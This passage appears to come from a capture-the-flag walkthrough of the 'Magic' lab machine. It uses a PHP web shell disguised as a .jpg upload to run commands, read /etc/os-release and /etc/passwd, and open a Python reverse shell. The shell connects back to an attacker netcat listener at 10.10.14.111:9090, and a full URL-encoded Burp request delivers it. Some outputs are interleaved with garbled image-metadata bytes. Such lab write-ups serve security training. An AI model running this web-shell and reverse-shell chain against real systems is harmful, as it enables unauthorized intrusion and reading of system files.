
Yup! We got our file.

Passing system commands to our file

We can pass commands to the server as GET method :

http://10.10.10.185/images/uploads/duck.php.jpg?cmd=COMMAND


Lets see in what context of user the web server is running :
As expected www-data.


10.10.10.185/images/upload
Magic Upload
10.10.10.185/images/uploads/duck.php.jpg?cmd=whoar

```
��r�e��x�l�0�-��$�'(�V1�!��9�I��uC�_��A�F3ֻ�V�M�
Photoshop CS28BIM��mdocImage Doc DescriptionImage Doc Copyright
mimm8BIM�mlyo/f�8BIM�^mopt���������<�����
��������������������������������������
�mpvw�����8BIM�mshi8BIM�Smtar���������<���������
��������������������������������������
�mtxl8BIM�maniIRFR8BIMAnDs�nullAFStlongFrInVlLsObjcnullFrIDlon
�LCntlong8BIMRoll8BIM�mfri8BIM��>,http://ns.adobe.com/xap/1.0/ 3
720000/10000 2 1
256,257,258,259,262,274,277,284,530,531,282,283,296,301,318,319,529,5
2007-05-02T06:36:37-04:00 Adobe Photoshop CS2 Macintosh 2007-05-02T
36864,40960,40961,37121,37122,40962,40963,37510,40964,36867,36868,
uuid:CE95C78EFA0911DB91248CC7D1AD0418 uuid:CE95C78FFA0911DE
uuid:AC38B98BF7AE11DA84098FADC5D18FB7 ��Adobed��,

www-data
���
```

→


Check the os release :



10.10.10.185/images/upload
Magic Upload
10.10.10.185/images/uploads/duck.php.jpg?cmd=cat /etc/os-r

```
������������������������������������������
�mtxl8BIM�maniIRFR8BIMAnDs�nullAFStlongFrInVlLsObjcnullFrIDlong�Fr
�LCntlong8BIMRoll8BIM�mfri8BIM��>,http://ns.adobe.com/xap/1.0/ 3 sRGB
720000/10000 2 1
256,257,258,259,262,274,277,284,530,531,282,283,296,301,318,319,529,532,3
2007-05-02T06:36:37-04:00 Adobe Photoshop CS2 Macintosh 2007-05-02T06:36
36864,40960,40961,37121,37122,40962,40963,37510,40964,36867,36868,3343
uuid:CE95C78EFA0911DB91248CC7D1AD0418 uuid:CE95C78FFA0911DB9124
uuid:AC38B98BF7AE11DA84098FADC5D18FB7 ��Adobed��,

NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
���
```


And finally we have /etc/passwd :


10.10.10.185/images/upload
Magic Upload
10.10.10.185/images/uploads/duck.php.jpg?cmd=cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nolog
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
theseus:x:1000:1000:Theseus,,,:/home/theseus:/bin/bash
```

→

Checking python, we have python3 in the server :



```
10.10.10.185/images/uploads/duck.php.jpg?cmd=python3 --versio
```


```
�LCnuong8BIMRoll8BIM�mfri8BIM��>,http://ns.adobe.com/xap/1.0/ 3 sRGB IE
720000/10000 2 1
256,257,258,259,262,274,277,284,530,531,282,283,296,301,318,319,529,532,306,2
2007-05-02T06:36:37-04:00 Adobe Photoshop CS2 Macintosh 2007-05-02T06:36:37
36864,40960,40961,37121,37122,40962,40963,37510,40964,36867,36868,33434,3
uuid:CE95C78EFA0911DB91248CC7D1AD0418 uuid:CE95C78FFA0911DB91248C
uuid:AC38B98BF7AE11DA84098FADC5D18FB7 ��Adobed��,

Python 3.6.9
���
```

→

Huff! Let's get into the server now by spawning a shell.

Spawning a www-data shell and making it stable


First lets setup listener on 9090 port with netcat :

→ 

```
root@kali:~/Desktop/htb/magic# nc -lvnp 9090
listening on [any] 9090 ...
```


You can get that reverse shell from pentestmonkey.net :
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Dont forget to change the IP and Port number before issuing the request, also change "/bin/sh" to "/bin/bash"

→ 

```
python3 -c 'import socket,subprocess,os;s=socket.socket(
socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.111",9090));os.dup2(s.fileno(),0); os.dup2(s.fileno(),
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```


Now using burp repeater, include the python3 reverse shell :

→ 

```
GET
/images/uploads/duck.php.jpg?cmd=python3+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(
socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("10.10.14.111",9090))%3bos.dup2(s.fileno(),0)
%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/bash","-i"])%
3b' HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=6616nk7q11k09932r4svcfvtel
Upgrade-Insecure-Requests: 1
```

